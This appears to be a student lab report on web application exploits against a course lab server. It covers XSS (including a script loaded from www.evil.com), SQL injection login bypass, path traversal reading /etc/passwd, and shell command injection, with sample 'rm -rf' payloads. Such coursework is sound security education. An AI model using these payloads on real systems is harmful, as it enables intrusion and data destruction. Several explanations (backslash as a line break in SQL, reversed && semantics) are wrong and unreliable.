Yuyang Zhang
zhang.yuya@husky.neu .edu

Lab report for application exploits


1. The login page is located at http://strawman.nslab/blog/login.php

   To develop a proof-of-concept (PoC) exploit for this bug, we try to finish the input pair and<tr></tr> pairs by manual input, and then add the <img src="…"> part to the rest of the web page.

   The attack input goes as follows:

   sometext"/></td><img src="http://www.ccs.neu.edu/home/noubir/Home_files/shapeimage_1.png">

   The result for this input goes as follows:


My First Weblog - I wrote
My First Weblog - I wrote
Not secure
strawman.nslab/blog/login.php
6:00 AM
4/11/2017

My First Weblog

Please Login

Login Error

Username:	sometext
Password:	
Login	

Contact the Webmaster | Add Blog Entry [Requires Login]... | Printer Friendly View

2. The string you used for your second XSS exploit, along with the name of the page and the name of the form element you attacked.

The name of the page is:
http://strawman.nslab/blog/sendmail.php
To launch an attack, we can input script instead of text into the body of the form.
subject: xss attack
Body: <HTML>
    <script src="http://www.evil.com/malicious-code.js"></script>
If the receiver of the message happens to hit the xss attack we sent, then he would run the malicious code.

3. Based on this reference, what class of XSS vulnerabilities does each of the two holes you found fall into?

The first hole falls into the code insertion vulnerabilities.

The second hole falls into the cross site scripting vulnerabilities.

4. The SQL exploit you used in the SQL injection attack on the login page.

We could use the clause ‘ OR ’1’=’1 to go through the check of username and password.


The idea is that when validating the username and password, the database use the clause:

select * from users where name= ‘input’

If we use the clause ‘ OR ’1’=’1, the clause would become:

select * from users where name= ‘’ OR ‘1’ = ‘1’ , which would always be true.

The password comes across with the same idea as the username.



Please Login


Username:	' OR '1'='1
Password:	••••••••••••
Login	

After clicking the button login with the clause above, we return to the index.php, which shows logged in successfully.

5. The exploit you used for your second SQL injection attack. If you completed the bonus, also include the username and password you stole.

second injection: http://strawman.nslab/blog/viewentry.php?msgid=191’ or true%23

This PoC exploit comments out the where and ordering part of the SQL using %23 as comment. It was supposed to return one message(msgid=192), but it returns all of the messages instead:



My First Weblog

My first entry
Posted: 2006-02-06 19:28:06
TESTING...

Up and Running!
Posted: 2006-02-07 12:20:09
Well I finally got the site up today. Will try to post some real content soon. Contact me and let me know how you like the site layout!

PHP is Great!
Posted: 2006-02-08 01:02:36
If you're a programmer and haven't looked at PHP lately, you should check it out. It makes building a dynamic web application super easy!

My first Entry
Posted: 2014-04-11 20:43:29
mdsjbkxlmds;n bzkjmdgblgdnfd;fv ckjj

HHii
Posted: 2014-04-12 00:26:32
nnsns

Hello
Posted: 2014-04-12 00:26:58
hi

count of rows in table adminuser=
Posted: 2014-04-12 16:08:58

6. The /etc/passwd file and the URL/parameters you used to retrieve it. Also include the files you used to determine the OS and version.
We could use the style parameter to access the file system of the server.
The URL used for retrieving /etc/passwd:
http://strawman.nslab/blog/index.php?style=../../../../../../etc/passwd
By viewing the source code received, we could get /etc/passwd:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
postgres:x:103:106:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
netsecta:x:1000:1000:netsecta,,,:/home/netsecta:/bin/bash
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
ntp:x:106:109::/home/ntp:/bin/false
```

To find the OS version, we could use the file /proc/version.
The URL used for retrieving /proc/version:
http://strawman.nslab/blog/index.php?style=../../../../../../proc/version
OS version:

```
Linux version 2.6.26-2-686 (Debian 2.6.26-19) (dannf@debian.org) (gcc version 4.1.3 20080704
(prerelease) (Debian 4.1.2-25)) #1 SMP Wed Aug 19 06:06:52 UTC 2009
```

7. The screenshot showing the proof-of-concept Shell Command Injection exploit, along with the name of the page and the name of the form element you attacked.

http://strawman.nslab/blog/sendmail.php is the page that is easy to attack.
The shell command we add:



strawman.nslab/blog/sendmail.php

My First Weblog

Like my blog? Send me an email and tell me all about it!


Subject:

Body:

```
'; echo "zhang.yuya@husky.neu.edu" > /tmp/lancelot.hack;
/bin/echo '
```

Submit
Contact the Webmaster | Add Blog Entry [Requires Login]... | Printer Friendly View

To verify that this file was created, we could visit:
http://strawman.nslab/blog/index.php?style=../../../../../../tmp/lancelot.hack
The verification result is:



view-source:strawman.nslab/blog/index.php?style=../../../../../../tmp/lancelot.hack

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
            "http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd">
<html>
<head>
<title>My First Weblog - I wrote the site myself!!</title>
<style type="text/css">
zhang.yuya@husky.neu.edu
</style>
</head>
<body>
<h2 align="center">My First Weblog</h2>
<p><center><table width="70%">
<tr><td><big><strong><a href="viewentry.php?msgid=226">This is my cookie info</a></strong></big>
<br />Posted: 2017-02-01 00:50:29</td></tr>
<tr><td>This is my cookie info:

<script>document.write(document.cookie)</script></td></tr>
```

In the style tag, we could see that the file content was displayed.

8. Suppose a programmer needs to run a SQL query such as:
SELECT * FROM mytable WHERE a='foo' AND b='bar'
In his application, users can completely control the data in strings foo and bar. To protect his application against SQL injection, the programmer decides to insert a backslash (\) in front of all single quote characters provided by users in these strings. This is an acceptable form of escaping/encoding in his database system. For example, if a user provided a string "Let's drive to the beach!", it would be encoded in the SQL query as "Let\'s drive to the beach!". Therefore, inserting single quote characters would not allow attackers to break out of the explicit single quotes in the query. Describe why this protection alone would not prevent an SQL injection attack for this particulary query, and give a sample set of strings which demonstrate the problem. (Hint: Recall that the attacker can control both strings in this query.)

The backslash alone could not help to prevent an SQL injection attack. The main idea is that the attacker can use \ to complete the '1' = '1' judgment.
For example:
In normal SQL injection attack:
SELECT * FROM mytable WHERE a='anystring' or '1' = '1'
anystring' or '1' = '1
is the string that we use to do sql injection attack.
according to the message given, this attack string is converted to:
anystring\' or \'1\' = \'1
in SQL language, back slash means changing line.
the string above is equal to
SELECT * FROM mytable WHERE a='anystring\' or
'1\' =
'1'
So to attack this design, the attack string is:
anything' or '1' = '1\

9. Suppose a programmer accepts a filename through a URL request parameter, in a script named safefromtraversal.php. In this script, the programmer removes all occurrences of the string '../' from the filename provided by clients. (In other words, the request parameter is searched for any occurrences of this string. Any found are replaced with the 0 length string, and later the parameter is used as a filename.) With this protection alone, would the script be secure against directory traversal attacks? If not, describe an attack to bypass this protection.

No. The attacker could reach the home folder by using '~/' instead of'../' to reach the home directory. Further, if the protection is not protecting the string recursively, then the pattern '....//' could function in the same way as '../' under protection mentioned above.

10. Consider the functions execl and system from the standard C library. Explain why using execl is safer than system. Why would a programmer be tempted to use system?

system in C library would execute external commands under the parent process, the parent process would wait for the external commands to complete, so after executing the external commands, the parent process would continue to run.
exec in C library will replace the current process with the newly created process called by exec function and would not return to the parent process.
The reason why exec is safer than system is that the commands called by system could trigger shell command injection. The attackers could use malicious input (such as stack overflow attack) to make the parent process do something that the user doesn't expect.
Since the system() would not kill the parent process, so programmer could use system could use system() to execute additional commands to facilitate the parent process.

11. Consider the following snippet of C code:
snprintf(cmd, 1024, "whois %s >> /tmp/whois.log", ip);
system(cmd);
Suppose an attacker could completely control the content of the variable ip, and that this variable isn't checked for special characters. Name three different metacharacters or operators which could allow an attacker to "break out" of ip's current position in the string to run an arbitrary command.

1) The attacker could use cmd1 && cmd2 to run the arbitrary command.
   && means Running the command before && only if the command after && is successful.
   replace ip with:
   "192.168.1.125 && rm –rf ~/usr/admin/desktop && echo "malicious command"

2) The attacker could use cmd1 || cmd2 to run arbitrary command.
   Runs the command after || only if the command before the symbol is not successful.
   replace ip with:
   "256.256.256.256 || rm –rf ~/usr/admin/desktop || echo "malicious command"

3) The attacker could use cmd1 & cmd2 to run arbitrary command.
   Execute cmd1 and then execute cmd2
   replace ip with:
   "192.168.1.125 & rm –rf ~/usr/admin/desktop & echo "malicious command"